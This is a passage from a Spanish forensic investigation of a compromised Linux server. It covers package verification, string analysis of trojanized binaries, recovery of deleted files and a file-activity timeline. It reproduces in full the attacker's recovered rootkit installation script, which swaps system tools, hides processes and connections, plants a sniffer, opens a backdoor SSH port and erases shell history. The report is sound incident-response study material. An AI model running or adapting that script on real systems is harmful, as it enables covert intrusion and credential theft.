- Comparar los ficheros binarios existentes en el sistema con los de la instalación original (cuando no estén empaquetados) o con los que hay en otro equipo con la misma versión del sistema operativo y parches, empleando el comando *cmp*.

- Muchos sistemas operativos disponen de un sistema de verificación de los paquetes instalados. La base de datos se mantiene en el propio equipo (por lo que el atacante puede modificarla) pero de todas maneras puede ser empleada muchas veces para comprobar qué ficheros se han modificado.

  Aunque es habitual que algunos ficheros cambien de permisos o de contenido, por ejemplo al añadir usuarios al fichero de *password*, algunas instalaciones cambian los formatos, etc., sin embargo no suele ser habitual que comandos como */bin/ls* sean modificados, lo que puede indicar que se trata de una versión troyanizada.

Para comprobar la consistencia de los paquetes instalados en el sistema atacado, buscando, especialmente, errores de chequeo de *md5*, se usará la utilidad *rpm* con las opciones adecuadas. Obsérvese que al ser, tanto la máquina atacada como la máquina donde se realiza el análisis, sistemas *Linux* es posible utilizar *rpm*, ya que no existe ningún tipo de

incompatibilidad (para ser más exactos, no todos los sistemas *Linux* utilizan paquetes *rpm*, algunos como *Debian* o *Slackware* no lo hacen; sin embargo todos suelen tener algún mecanismo que permita la verificación de los paquetes instalados). Si por el contrario el sistema atacado fuera, por ejemplo, *FreeBSD* no sería posible la verificación de paquetes mediante esta herramienta, puesto que *FreeBSD* utiliza *pkgchk* para la verificación de la integridad de los paquetes instalados. También es importante hacer notar que para que *rpm* utilice la base de datos de la partición montada, y no la base local de equipo sobre el que se monta la partición, se debe indicar la ruta que tiene que tomar como base para la búsqueda (opción --*root*).

```
rpm -V -a --root=home/analisis/disco/ > consistencia_rpm
```

Tabla 4 – Verificación de los paquetes del sistema

Del fichero generado anteriormente serán seleccionadas aquellas entradas que contengan elementos modificados en cuanto a su tamaño, a su modo y a al *checksum* asociado.
La lista obtenida es la que se detalla a continuación:

```
cat consistencia_rpm | grep ^..5
S.5....T c /etc/services
S.5....T c /etc/localtime
S.5....T c /etc/info-dir
..5....T c /etc/mime.types
S.5....T c /etc/httpd/conf/httpd.conf
S.5....T   /usr/lib/umb-scheme/slibcat
S.5....T c /etc/inetd.conf
S.5....T c /etc/rc.d/rc.sysinit
S.5....T c /etc/sysconfig/pcmcia
S.5....T   /bin/netstat
S.5....T   /sbin/ifconfig
SM5....T   /bin/ps
SM5....T   /usr/bin/top
S.5....T c /etc/pam.d/rlogin
S.5....T   /var/log/sendmail.st
S.5....T c /etc/syslog.conf
S.5....T   /usr/sbin/tcpd
S.5....T c /etc/pam.d/login
SM5....T c /etc/ftpaccess
S.5....T c /etc/ftpusers
```

Tabla 5 – Salida de la verificación de los paquetes del sistema

Observando los ficheros que han sido modificados (los ficheros de configuración, marcados con una *c*, se verán más tarde) es posible apreciar que se han cambiado algunos programas que, típicamente, permiten la monitorización de lo que está pasando dentro y fuera del sistema, o que permiten el acceso externo al sistema. A saber:

- netstat
- ifconfig
- ps
- top
- tcpd

La modificación de estos ficheros sugiere la posibilidad de la instalación de un *rootkit* en el sistema. Esta hipótesis será analizada más adelante, cuando se proceda al estudio de los ficheros modificados y se revisen las actividades que han quedado registradas.

Otro dato que también se puede destacar es que el flag *T* (que indica si se ha modificado el *timestap* de un fichero) está activo en todos los ficheros modificados, lo cual conduce a pensar que el atacante no se preocupó por ocultar cuándo se modificaron los ficheros (esto puede servir para comprobar si la hipótesis de la instalación del *rootkit* es cierta, puesto que si los programas han sido modificados por el atacante estará reflejado en el fichero *mactime.txt* que ha sido generado anteriormente)

Un método para saber si los ficheros modificados son versiones troyanizadas de los originales es examinar los ficheros *sospechosos* buscando cadenas que delaten esta posibilidad. Aunque este sistema no suele dar buenos resultados si no se conoce los ficheros originales.

Haciendo uso del comando *strings* de *Linux*, se analizaron los ficheros binarios que aparecían como modificados para buscar cadenas de texto imprimibles dentro de éstos que puedan resultar inusuales.

- **/bin/netstat**

  El resultado que se obtuvo tras la ejecución del comando *strings* fue el siguiente:

```
# strings -a home/analisis/disco/bin/netstat > strings_netstat
# cat strings_netstat


...
Source: net-tools 1.32-alpha net-tools@lina.inka.de (Bernd Eckenfels)
Kernelsource: 2.0.35
netstat 1.19 (1996-05-17)
Fred Baumgarten <dc6iq@insu1.etec.uni-karlsruhe.de> and Alan Cox.
/dev/xdta
/dev/route
netstat
%s: no support for `%s' on this system.
Netlink Kernel Messages
...
```

Tabla 6 – Salida del comando strings *sobre netstat.*

Si se examinan detenidamente las cadenas obtenidas, hay una entrada que parece sospechosa y que hace referencia a un fichero que no es habitual por su ubicación y por su nombre: */dev/xdta*.

Al parecer puede tratarse de un fichero de configuración para este programa, ya que el contenido[1] del mismo es el siguiente:

```
# cat home/analisis/disco/dev/xdta
1 194.###.###.###
1 194.###.###.###
1 194.###.###.###
1 194.###.###.###
1 ho#####.###
2 ho#####.###
3 59311
```

[1] Las direcciones IP que aparecen han sido ocultadas para salvaguardar el anonimato. En el resto del documento se empleará el mismo criterio

(Continuación)

```
3 59388
3 31471
3 51211
3 51212
3 51213
3 51214
4 6660
4 6666
4 6667
4 6668
4 6669
4 7000
4 31337
4 5555
4 31336
```

Tabla 7 – Contenido del fichero /dev/xdta

Las entradas precedidas de un "*1*" indican que se oculten todas las conexiones realizadas a la dirección remota correspondiente.

Así mismo, el "*3*" y el "*4*" indican que no se muestren (se oculten) las conexiones desde/hacia el puerto asociado.

Parece claro que, a la vista de estos datos, se trata de un versión troyanizada del programa, cuyo objetivo es ocultar determinadas conexiones

Otra acción interesante que se puede llevar a cabo en obtener los nombres asociados a las dirección IP. El comando *nslookup* puede ayudar en esta labor, ya que permite hacer transformaciones en ambas sentidos: **IP ↔ Nombre**.

```
194.###.###.###  ⇔ s1#.#######.##
194.###.###.###  ⇔ s9. #######.##
194.###.###.###  ⇔ s8. #######.##
194.###.###.###  ⇔ s7. #######.##
ho#####.###      ⇔ 63.###.###.###
```

Tabla 8 – Salida de nslookup

- **/sbin/ifconfig**

  Al aplicar a este fichero el comando *strings*, no apareció ninguna cadena aparentemente extraña que pudiese delatar la presencia de algún fichero de configuración. Sin embargo, se pudo observar que no aparecía la cadena ***PROMISC*** (esta cadena es utilizada por el programa para indicar que una interfaz de red está en modo promiscuo), lo cual puede indicar que este fichero no dará ninguna información sobre las tarjetas de red que se encuentren en modo promiscuo (con el más que probable objetivo de ocultar algún programa en el sistema que requiera de la utilización de la tarjeta en este modo: un *sniffer*, por ejemplo).

- **/bin/ps**

  La ejecución del comando strings sobre *ps* muestró la existencia de un posible fichero de configuración: */dev/xmx*.

```
# strings -a home/analisis/disco/bin/ps > strings_ps
# cat strings_ps
.....
/dev/xmx
NR   PID    STACK      ESP      EIP TMOUT ALARM STAT TTY   TIME
COMMAND
PID TTY MAJFLT MINFLT   TRS   DRS  SIZE  SWAP   RSS  SHRD   LIB  DT
COMMAND
PID TTY STAT  TIME  PAGEIN TSIZ DSIZ  RSS   LIM %MEM COMMAND
.....
```

Tabla 9 – Salida del comando strings *sobre ps.*

El contenido de ese fichero es el que se muestra a continuación:

```
#cat  ps_config
3 in.rexedcs
3 defauths dcs
3 defauths
3 rdcmound
3 rdcbac
3 w
3 s
3 psy
```

(Continuación)

```
3 bot
3 scan
3 wus
3 klog
3 create
3 crush
3 snif
3 ras2xm
3 sourcemask
```

Tabla 10 – Contenido del fichero /dev/xmx

Este fichero contiene un listado con todos los procesos que no serán mostrados por el comando *ps*. Cabe destacar, al menos, el nombre de uno de los procesos: *snif*, que posiblemente sea un *sniffer* instalado por el atacante (esta información será contrastada posteriormente con el análisis de los tiempos MAC).

- **/usr/bin/top**

Tras examinar las cadenas de texto de este fichero se ha descubierto que el fichero de configuración es el mismo que el que utiliza *ps* y, por tanto, los efectos (ocultar determinados procesos) son los mismos.

- **/usr/sbin/tcpd**

Examinando las cadenas de texto que aparecen dentro de este fichero se puedo hallar que el fichero de configuración que utilizaba es */dev/xdta*.

```
...
PRh*
PRh2
>%u[
/dev/xdta
/usr/sbin
%s/%s
connect from %s
...
```

Tabla 11 – Salida del comando strings *sobre tcpd.*

El contenido del fichero de configuración es el mismo que el utilizado para *netstat*. Las direcciones IP contenidas en él constituyen una *backdoor* para ser utilizada a través de *tcpd*.

Una vez analizado el código de los programas modificados se procedió a intentar recuperar el contenido de los ficheros borrados (la información del *nodo-i* de comienzo de los ficheros borrados se puede obtener directamente del fichero *mactime.txt*).

Para recuperar el contenido de estos ficheros se hizo uso del comando *icat*; este comando devuelve toda la información que encuentra sobre el *nodo-i* que se le pasa como parámetro, realizando la búsqueda en la imagen de la partición indicada.

```
/root/tct-1.07/bin/icat var-hda3 12216 > fich-12216
/root/tct-1.07/bin/icat raiz-hda4 92962 > fich-92962
/root/tct-1.07/bin/icat raiz-hda4 92961 > fich-92961
/root/tct-1.07/bin/icat var-hda3 26422 > fich-26422
/root/tct-1.07/bin/icat var-hda3 40645 > fich-40645
/root/tct-1.07/bin/icat raiz-hda4 2404 > fich-2404
/root/tct-1.07/bin/icat raiz-hda4 90629 > fich-90626
/oot/tct-1.07/bin/icat raiz-hda4 92570 > fich-92570
/root/tct-1.07/bin/icat raiz-hda4 92571 > fich-92571
/root/tct-1.07/bin/icat var-hda3 26421 > fich-26421
/root/tct-1.07/bin/icat raiz-hda4 166537 > fich-166537
/root/tct-1.07/bin/icat var-hda3 38613 > fich-38613
/root/tct-1.07/bin/icat var-hda3 38614 > fich-38614
/root/tct-1.07/bin/icat var-hda3 38615 > fich-38615
/root/tct-1.07/bin/icat var-hda3 38617 > fich-38617
```

Tabla 11 – Uso del comando icat para la recuperación de ficheros borrados.

El siguiente paso fue intentar averiguar el tipo de cada fichero (comando *file*) recuperado.

La siguiente tabla muestra la información relativa a cada uno de los ficheros recuperados:

```
#cat tipos
fich-12216: International language text
fich-92962: ASCII text
fich-92961: ASCII text
fich-26422: empty
fich-40645: data
fich-2404: gzip compressed data, deflated, last modified:
               Wed Jul 11 19:25:03 2001, os: Unix
fich-90626: English text
fich-92570: ASCII text
fich-92571: ASCII text
fich-26421: empty
fich-166537: English text
fich-38613: ASCII text
fich-38614: empty
fich-38615: ASCII text
fich-38617: ASCII text
```

Tabla 12 – Salida del comando file para cada uno de los ficheros recuperados.

A continuación se procedió a examinar el contenido de todos los ficheros. Los resultados más interesantes fueron obtenidos para los siguientes ficheros:

- **fich-12216**

  Este fichero parece ser un trozo de un fichero de *logs*; en él se muestran algunas conexiones realizadas y otros datos de interés:

```
  #cat fich-12216
  Aug  5 04:02:01 test3 syslogd 1.3-3: restart.
  Aug  5 04:02:02 test3 syslogd 1.3-3: restart.
  Aug  5 04:02:02 test3 syslogd 1.3-3: restart.
  Aug  5 04:02:02 test3 syslogd 1.3-3: restart.
  Aug  5 04:02:02 test3 syslogd 1.3-3: restart.
  Aug  5 04:22:00 test3 anacron[4290]: Updated timestamp for job
`cron.weekly' to 2001-08-05
  Aug  5 10:20:36 test3 ftpd[6888]: ANONYMOUS FTP LOGIN FROM ca-ol-
##########.##.######.## [62.###.###.###], guest@here.com
```

(Continuación)

```
  Aug  5 10:20:39 test3 ftpd[6888]: FTP session closed

  Aug  5 16:40:23 test3 ftpd[7001]: ANONYMOUS FTP LOGIN FROM
213.##.##.## [213.##.##.##], guest@here.com

  Aug  5 16:40:24 test3 ftpd[7001]: FTP session closed

  Aug  5 16:58:48 test3 ftpd[7005]: ANONYMOUS FTP LOGIN FROM
213.##.##.## [213.##.##.##], anonymous@on.the.net

  Aug  5 16:58:54 test3 ftpd[7005]: FTP session closed

  Aug  6 04:02:00 test3 anacron[7182]: Updated timestamp for job
`cron.daily' to 2001-08-06

  Aug  6 07:29:06 test3 ftpd[7423]: ANONYMOUS FTP LOGIN FROM
pD#########.###.#####.### [217.###.###.###], guest@here.com

  Aug  6 07:29:08 test3 ftpd[7423]: FTP session closed

  Aug  6 09:58:10 test3 kernel: snif uses obsolete
(PF_INET,SOCK_PACKET)

  Aug  6 09:58:10 test3 kernel: eth0: Setting promiscuous mode.

  Aug  6 09:58:10 test3 kernel: device eth0 entered promiscuous mode

  Aug  6 12:39:02 test3 PAM_pwdb[7588]: (login) session opened for
user p### by (uid=0)

  ago  6 12:39:11 test3 PAM_pwdb[7609]: (su) session opened for user
root by p###(uid=500)

  Aug  6 12:41:17 test3 ftpd[7637]: ACCESS DENIED (not in any class)
TO 130.###.#.## [130.###.#.###]

  Aug  6 12:47:50 test3 ftpd[7660]: FTP session closed
```

Tabla 13 – Contenido del fichero fich-12216

Lo más interesante que muestra este fichero es que se realizaron 3 conexiones *ftp* desde "62.###.###.###", "213.##.##.##" y "217.###.###.###" sobre el equipo. Además también se puede observar que el dispositivo red "*eth0*" ha sido puesto en modo promiscuo (justo después de avisar de un mensaje de *snif*, que posiblemente sea un *sniffer*). Estos datos pueden ayudar a determinar desde dónde se produjo el ataque.

- **fich-2404**

Al tratarse de un fichero comprimido (eso es lo que indicó el comando *file*) se procedió a sus descompresión. Una vez descomprimido se volvió a aplicar el comando *file* sobre fichero resultante, y éste indicó que se trataba de un fichero *tar*, cuyo contenido era el que se muestra a continuación:

```
#tar -tvf fich-2405.tar
drwxr-xr-x root/root         0 2001-07-11 18:50:46 bebe/
-rwxr-xr-x dibona/users   4060 1999-03-05 15:59:04 bebe/create
-rwx--x--x root/users     8268 1999-10-16 15:13:26 bebe/crush
-rwxr-xr-x root/root       660 2000-12-11 22:52:01 bebe/ftpaccess
-rwxr-xr-x 30401/users   19840 1998-11-25 20:51:31 bebe/ifconfig
-rwxr-xr-x root/users    27055 2000-09-15 22:14:58 bebe/in.rexedcs
-rwx------ root/root      4649 2001-07-11 19:21:39 bebe/install
-rwx------ dibona/users     63 2000-09-16 04:20:52 bebe/klog
-rwxr-xr-x 30401/users   35300 2000-09-15 23:47:31 bebe/netstat
-rwxr-xr-x root/root     33280 2000-09-16 23:37:15 bebe/ps
-rwxr-xr-x root/root     22173 2000-12-09 01:44:26 bebe/s
-rw-r--r-- root/root     28241 2000-12-24 00:07:15 bebe/sc.tar.gz
-rwxr-xr-x root/users     7165 2000-09-16 01:53:56 bebe/snif
-rw-r--r-- root/root    375655 2001-07-11 18:49:03 bebe/ssh.tar.gz
-rwxr-xr-x root/users   267360 2000-07-01 00:15:45 bebe/syslogd
-rwxr-xr-x root/users    14224 2000-09-16 01:23:11 bebe/tcpd
-rwxr-xr-x root/root     53588 2000-09-16 23:37:26 bebe/top
-rwxr-xr-x root/root     37711 2000-12-09 01:44:39 bebe/w
```

Tabla 14 – Listado del contenido del fichero fich-2404

Sin lugar a dudas el fichero contiene un *rootkit*; pero todavía más, si se echa un vistazo al fichero *intall* se podrá comprobar que se trata de un script de instalación de estos programas, que muestra paso a paso todo lo que se hizo en el sistema (incluida la instalación de un *sniffer*, de un programa de escaneo de puertos y de *ssh* para la encriptación de las comunicaciones)

El contenido del fichero *install* es el siguiente:

```
clear
echo   "Instalarea a inceput aveti rabdare...."
echo   "Inlocuim netstat, ps, ifconfig, top... "
USERID=`id -u`
echo "--- Instalarea se face in ROOT mode?"
if [ $USERID -eq 0 ]
then
echo "+++ Da , putem continua"
else
echo "+++ Nope, instalarea se face in shell $USERID"
echo "Asta ii un ROOTKIT dobitocule si trebuie sa aiba uid=0"
exit
fi
chown root.root *
cp /usr/bin/crontab /usr/bin/ct
rm -rf /sbin/ifconfig
mv ifconfig /sbin/ifconfig
rm -rf /bin/netstat
mv netstat /bin/netstat
rm -rf /bin/ps
mv ps /bin/ps
rm -rf /usr/bin/top
mv top /usr/bin/top
rm -rf /usr/sbin/tcpd
mv tcpd /usr/sbin/tcpd
killall -9 in.rexedcs
killall -9 defauths dcs
killall -9 defauths
killall -9 lpd
killall -9 rpc.statd
killall -9 portmap
killall -9 psybnc
mv in.rexedcs /usr/sbin/in.rexedcs
/usr/sbin/in.rexedcs &
chmod 755 /usr/bin/crontab
chmod 755 /usr/sbin/userhelper
rm -rf /usr/sbin/syslogd
mv syslogd /usr/sbin/syslogd
echo "[ OK ]"
echo -n "Cream fisierele /dev ... si ascundem programele..."
```

(Continuación)

```
touch /dev/xmx
>/dev/xmx
echo "3 in.rexedcs" >>/dev/xmx
echo "3 defauths dcs" >>/dev/xmx
echo "3 defauths" >>/dev/xmx
echo "3 rdcmound" >>/dev/xmx
echo "3 rdcbac" >>/dev/xmx
echo "3 w" >>/dev/xmx
echo "3 s" >>/dev/xmx
echo "3 psy" >>/dev/xmx
echo "3 bot" >>/dev/xmx
echo "3 scan" >>/dev/xmx
echo "3 wus" >>/dev/xmx
echo "3 klog" >>/dev/xmx
echo "3 create" >>/dev/xmx
echo "3 crush" >>/dev/xmx
echo "3 snif" >>/dev/xmx
echo "3 ras2xm" >>/dev/xmx
echo "3 sourcemask" >>/dev/xmx
touch /dev/xdta
>/dev/xdta
echo "1 194.###.###.###" >>/dev/xdta
echo "1 194.###.###.###" >>/dev/xdta
echo "1 194.###.###.###" >>/dev/xdta
echo "1 194.###.###.###" >>/dev/xdta
echo "1 194.###.###.###" >>/dev/xdta
echo "1 ho######.###" >>/dev/xdta
echo "2 hob#####.###" >>/dev/xdta
echo "3 59311" >>/dev/xdta
echo "3 59388" >>/dev/xdta
echo "3 31471" >>/dev/xdta
echo "3 51211" >>/dev/xdta
echo "3 51212" >>/dev/xdta
echo "3 51213" >>/dev/xdta
echo "3 51214" >>/dev/xdta
echo "4 6660" >>/dev/xdta
echo "4 6666" >>/dev/xdta
echo "4 6667" >>/dev/xdta
echo "4 6668" >>/dev/xdta
```

(Continuación)

```
echo "4 6669" >>/dev/xdta
echo "4 7000" >>/dev/xdta
echo "4 31337" >>/dev/xdta
echo "4 5555" >>/dev/xdta
echo "4 31336" >>/dev/xdta

echo "[ OK ]"
echo "Desfacem SSH-ul... "
echo

rm -rf /usr/sbin/ras2xm
rm -rf /usr/bin/ras2xm

gzip -d ssh.tar.gz
tar xvf ssh.tar -C /
/usr/bin/make-ssh-host-key

echo "[ OK ]"
echo "Instalam sniferul si cream directorul hidden"
echo
if [ -x /usr/man/ ]
then echo "/usr/man/ exista... nu mai trebuie creat"
else mkdir /usr/man
fi
if [ -x /usr/man/man1/ ]
then echo "/usr/man/man1/ exista... nu mai trebuie creat"
else mkdir /usr/man/man1/
fi
if [ -x /usr/man/man1/".."  "/ ]
then echo "/usr/man/man1/".."  "/ exista... nu mai trebuie creat"
else mkdir /usr/man/man1/".."  "/
fi
if [ -x /usr/man/man1/".."  "/.dir/ ]
then echo "/usr/man/man1/".."  "/.dir/ exista... nu mai trebuie creat"
else mkdir /usr/man/man1/".."  "/.dir/
fi
mv snif /usr/man/man1/".."  "/.dir/snif
mv klog /usr/man/man1/".."  "/.dir/klog
mv crush /usr/man/man1/".."  "/.dir/crush
mv create /usr/man/man1/".."  "/.dir/create
mv s /usr/man/man1/".."  "/.dir/s
mv w /usr/man/man1/".."  "/.dir/w
mv sc.tar.gz /usr/man/man1/".."  "/.dir/sc.tar.gz
mv ftpaccess /usr/man/man1/".."  "/.dir/ftpaccess
```

(Continuación)

```
chmod 755 /usr/man/man1/"..  "/.dir
echo "[ OK ] Puteti sa va pedepsiti dusmanii prin FLOOD incepand de acuma"
echo
echo -n "Stergem fisierul root.bash_history"
echo
echo "--- Linkuim /root/.bash_history cu /dev/null ..."
echo
rm -rf /root/.bash_history
ln -s /dev/null /root/.bash_history
rm -rf /.bash_history
echo "+++ [ OK ] Totul in regula cu fisierul /root/.bash_history ..."
echo -n "Crearea portului secret de SSH aproape gata... "
echo
killall -9 ras2xm
/usr/bin/ras2xm -p 2120 -q
rm -rf /etc/ftpaccess
cd /usr/man/man1/"..  "/.dir/
./snif >chipsul &
cp ftpaccess /etc/
rm -rf ftpaccess
tar -xvzf sc.tar.gz
rm -rf sc.tar.gz
mv chipsul log
echo -n "---Sniffer a fost pornit cu success---"
echo
echo "/usr/bin/sourcemask" >>/etc/rc.d/rc.sysinit
echo         "securizare ...."
echo anonymous >> /etc/ftpusers
killall -9 portmap
killall -9 rpc.statd
killall -9 portmap
rm -rf /usr/sbin/rpc.statd
rm -rf /usr/sbin/portmap
rm -rf /sbn/rpc.statd
rm -rf /sbin/portmap
rm -rf /etc/rc.d/rc2.d/*portmap
rm -rf /etc/rc.d/rc3.d/*portmap
rm -rf /etc/rc.d/rc4.d/*portmap
rm -rf /etc/rc.d/rc5.d/*portmap
```

Tabla 15 – Contenido del fichero intall

En estos casos suele ser interesante buscar información en la red para comprender e interpretar el significado de los comandos que aparecen en el *script* de instalación.

Un buen sitio donde es posible hallar el código fuente y comentarios de un conjunto de programas que forman un *rootkit* es en **[25]**.

Por otro lado, el fichero de instalación permitió obtener un listado completo de los ficheros binarios instalados que no formaban parte de un paquete *rpm* (y, por tanto, no aparecían como modificados al efectuar la verificación de paquetes).

A continuación analizamos algunos de ellos:

- **create** ⇒ Es un script en *perl* que se encarga ordenar la salida obtenida por "*LinSniffer 0.03 [BETA] by Mike Edulla <medulla@infosoc.com>*", que es un sniffer de red cuyo código fuente se puede obtener en **[26]**.
- **crush** ⇒ Programa para adivinar passwords.
- **in.rexdcs** ⇒ Es un servidor que proporciona facilidades para la ejecución remota con autenticación basada en nombres de usuarios y passwords.
- **s** ⇒ Programa destinado a lanzar ataques contra otros hosts.
- **w** ⇒ Cliente *wuftp*, que reemplaza al *ftp* tradicional.
- **snif** ⇒ *Sniffer* de red. Más concretamente, es el *sniffer* estándar *linsniff*.
- **syslogd** ⇒ Versión troyanizada del demonio del mismo nombre. radas.
- **sc.tar.gz** ⇒ Paquete para el escaneo de puertos.
- **ssh.tar.gz** ⇒ Paquete para la utilización de ssh.

Una vez obtenida una información básica inicial de lo que había pasado en el equipo, se procedió a analizar la información proporcionada por el fichero de tiempos para intentar establecer una línea temporal que mostrara todo lo que ha ocurrido en el sistema.

La primera información interesante (un acceso al sistema vía *FTP*) que mostraba el fichero de tiempos MAC se remontaba al 5 de Agosto a las 18:58:50 horas. Este acceso al sistema quedó reflejado tanto por la modificación del tiempos MAC de los ficheros *password* y *group* asociados al directorio correspondiente del *ftp*, como por el uso de las librerías dinámicas utilizadas por *ftp*.

```
  Aug 05 01 18:58:50       53 .a. -r--r--r-- root     root
home/analisis/disco/home/ftp/etc/group

                           79 .a. -r--r--r-- root     root
home/analisis/disco/home/ftp/etc/passwd

                        33036 .a. -rwxr-xr-x root     root
home/analisis/disco/home/ftp/lib/libnss_files-2.1.3.so

                           21 .a. lrwxrwxrwx root     root
home/analisis/disco/home/ftp/lib/libnss_files.so.2 -> libnss_files-
2.1.3.so

  Aug 05 01 18:58:52    48048 .a. ---x--x--x root     root
home/analisis/disco/home/ftp/bin/ls

                        21949 .a. -rw-r--r-- root     root
home/analisis/disco/home/ftp/etc/ld.so.cache

                        77216 .a. -rwxr-xr-x root     root
home/analisis/disco/home/ftp/lib/ld-2.1.3.so

                           11 .a. lrwxrwxrwx root     root
home/analisis/disco/home/ftp/lib/ld-linux.so.2 -> ld-2.1.3.so

                       985256 .a. -rwxr-xr-x root     root
home/analisis/disco/home/ftp/lib/libc-2.1.3.so

                           13 .a. lrwxrwxrwx root     root
home/analisis/disco/home/ftp/lib/libc.so.6 -> libc-2.1.3.so
```

Tabla 16 – Vista parcial del fichero de tiempos MAC que muestra un acceso ftp

Sin embargo, el trozo de fichero (posiblemente de *log*) recuperado anteriormente (véase **Tabla 14**) reflejaba que se había accedido vía FTP a las 10:20:36, a las 16:40:23 y a las 16:58:48 del 5 de Agosto.

Para intentar obtener un fichero de *log* completo, se procedió a recuperar toda la información relacionada con los *logs* que todavía estuviera almacenada en el sistema. En ella se puede apreciar que después de los accesos del día 6 de Agosto por la mañana (vía *ftp*) al sistema, se puso en modo *promiscuo* la tarjeta de red, lo cual puede indicar que en esos accesos el intruso instaló un *sniffer* de red y comenzó el ataque en sí mismo

```
   #strings -   #cat var-hda3|grep "Aug " > strings-logs-vars

   # cat strings_logs_vars | sort -u strings-logs-vars_sort

   # cat strings-logs-vars_sort

   ....

   Aug  5 01:17:10 test3 in.ftpd[4056]: connect from 134.71.181.69

   Aug  5 01:17:11 test3 ftpd[4056]: FTP session closed

   Aug  5 04:02:00 test3 anacron[4113]: Updated timestamp for job `cron.daily' to
2001-08-05

   Aug  5 04:02:01 test3 syslogd 1.3-3: restart.

   Aug  5 04:02:02 test3 syslogd 1.3-3: restart.

   Aug  5 04:22:00 test3 anacron[4290]: Updated timestamp job `cron.weekly' to 2001-
08-05

   Aug  5 10:20:36 test3 ftpd[6888]: ANONYMOUS FTP LOGIN FROM ca-
########.###.####.##                                    [62.###.###.###],
guest@here.com

   Aug  5 10:20:39 test3 ftpd[6888]: FTP session closed

   Aug  5 16:40:23 test3 ftpd[7001]: ANONYMOUS FTP LOGIN FROM 213.##.##.##
[213.##.##.##],                                        guest@here.com

   Aug  5 16:40:24 test3 ftpd[7001]: FTP session closed

   Aug  5 16:58:48 test3 ftpd[7005]: ANONYMOUS FTP LOGIN FROM 213.##.##.##
[213.##.##.##],                                        anonymous@on.the.net

   Aug  5 16:58:54 test3 ftpd[7005]: FTP session closed

   Aug  5 18:40:20 test3 in.ftpd[7001]: connect from 213.##.##.##

   Aug  5 18:58:44 test3 in.ftpd[7005]: connect from 213.##.##.##

   Aug  6 04:02:00 test3 anacron[7182]: Updated timestamp for job `cron.daily' to
2001-08-06

   Aug  6 07:29:06 test3 ftpd[7423]: ANONYMOUS FTP LOGIN FROM pD####.###.###.###
        [217.###.###.###], guest@heroot (08/05-04:10:00-4283) CMD (   /sbin/rmmod -
as)

   Aug  6 07:29:08 test3 ftpd[7423]: FTP session closed

   Aug  6 09:29:05 test3 in.ftpd[7423]: connect from 217.###.###.###

   Aug  6 09:58:10 test3 kernel: device eth0 entered promiscuous mode

   Aug  6 09:58:10 test3 kernel: eth0: Setting promiscuous mode.

   Aug  6 09:58:10 test3 kernel: snif uses obsolete (PF_INET,SOCK_PACKET)
```

Tabla 17 – Fichero de logs completo recuperado del sistema

La siguiente información relevante que apareció en el sistema se produjo con una conexión *ftp* que se realizó desde el propio sistema hacia el exterior. Esta conexión, realizada por el intruso, muy probablemente sirvió para bajar algún paquete (quizá el "rootkit" que utilizó el atacante).

```
   Aug 06 01 04:02:05   240948 .a. -rw-r----- root     slocate  <var-hda3-dead-40645>

   Aug 06 01 04:02:36   240948 m.. -rw-r----- root     slocate  <var-hda3-dead-40645>

   Aug 06 01 08:50:04     6196 .a. -rwxr-xr-x root     root
home/analisis/disco/bin/uname

   Aug 06 01 09:09:08    63728 .a. -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ftp

                           18 .a. lrwxrwxrwx root     root
       home/analisis/disco/usr/lib/libreadline.so.3 -> libreadline.so.3.0

                       171346 .a. -rw-r--r-- root     root
       home/analisis/disco/usr/lib/libreadline.so.3.0
```

Tabla 18 – Conexión ftp desde el sistema atacado recogida por el fichero de tiempos MAC

Después de terminar la conexión *ftp*, entre las 09:57:48 y las 09:58:30, el atacante procedió a la instalación del *rootkit* haciendo uso del *script* de instalación:

Las acciones quedaron reflejadas en el fichero tiempos MAC:

```
   Aug 06 01 09:57:48    19840 .a. -rwxr-xr-x root     root
home/analisis/disco/sbin/ifconfig

                         53588 .a. -rwxr-xr-x root     root
home/analisis/disco/usr/bin/top

                        267360 .a. -rwxr-xr-x root     root
home/analisis/disco/usr/sbin/syslogd

                        627271 .a. -rw-r--r-- root     root     <raiz-hda4-dead-2404>

   Aug 06 01 09:57:55   627271 ..c -rw-r--r-- root     root     <raiz-hda4-dead-2404>

   Aug 06 01 09:58:00     4096 m.c drwxr-xr-x root     root     home/analisis/disco/bin

                         11952 .a. -rwxr-xr-x root     root     home/analisis/disco/bin/chown

                         35300 ..c -rwxr-xr-x root     root
home/analisis/disco/bin/netstat

                         33280 ..c -rwxr-xr-x root     root     home/analisis/disco/bin/ps

                         36864 m.c drwxr-xr-x root     root     home/analisis/disco/dev

                           241 m.c -rw-r--r-- root     root     home/analisis/disco/dev/xdta

                           145 m.c -rw-r--r-- root     root     home/analisis/disco/dev/xmx

                         19840 ..c -rwxr-xr-x root     root
home/analisis/disco/sbin/ifconfig

                         21816 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/crontab

                         21816 mac -rwsr-xr-x root     root
home/analisis/disco/usr/bin/ct

                         53588 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/bin/top

                          4096 m.c drwxr-xr-x root     root     home/analisis/disco/usr/sbin

                         27055 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/sbin/in.rexedcs

                        267360 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/sbin/syslogd

          14224 ..c -rwxr-xr-x root     root     home/analisis/disco/usr/sbin/tcpd
```

(Continuación)

```
   home/analisis/disco/usr/sbin/tcpd

                         18168 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/sbin/userhelper

                           308 .a. -rw-r--r-- root     root
home/analisis/disco/usr/share/terminfo/d/dumb

   Aug 06 01 09:58:01        0 .ac -rw-r--r-- root     root
home/analisis/disco/usr/bin/chipsul

                            65 ..c -rwxr-xr-x root     users
home/analisis/disco/usr/bin/make-ssh-host-key

                         21228 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/make-ssh-known-hosts

                        201020 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ras2xm

                         22368 ..c -rwxr-xr-x root     root
home/analisis/disco/usr/bin/scp

                            75 .ac -rwx------ root     root
home/analisis/disco/usr/bin/sourcemask

                        189448 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ssh

                         96080 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ssh-add

                         98372 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ssh-agent

                         14952 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ssh-askpass

                         93876 .ac -rwxr-xr-x root     root
home/analisis/disco/usr/bin/ssh-keygen

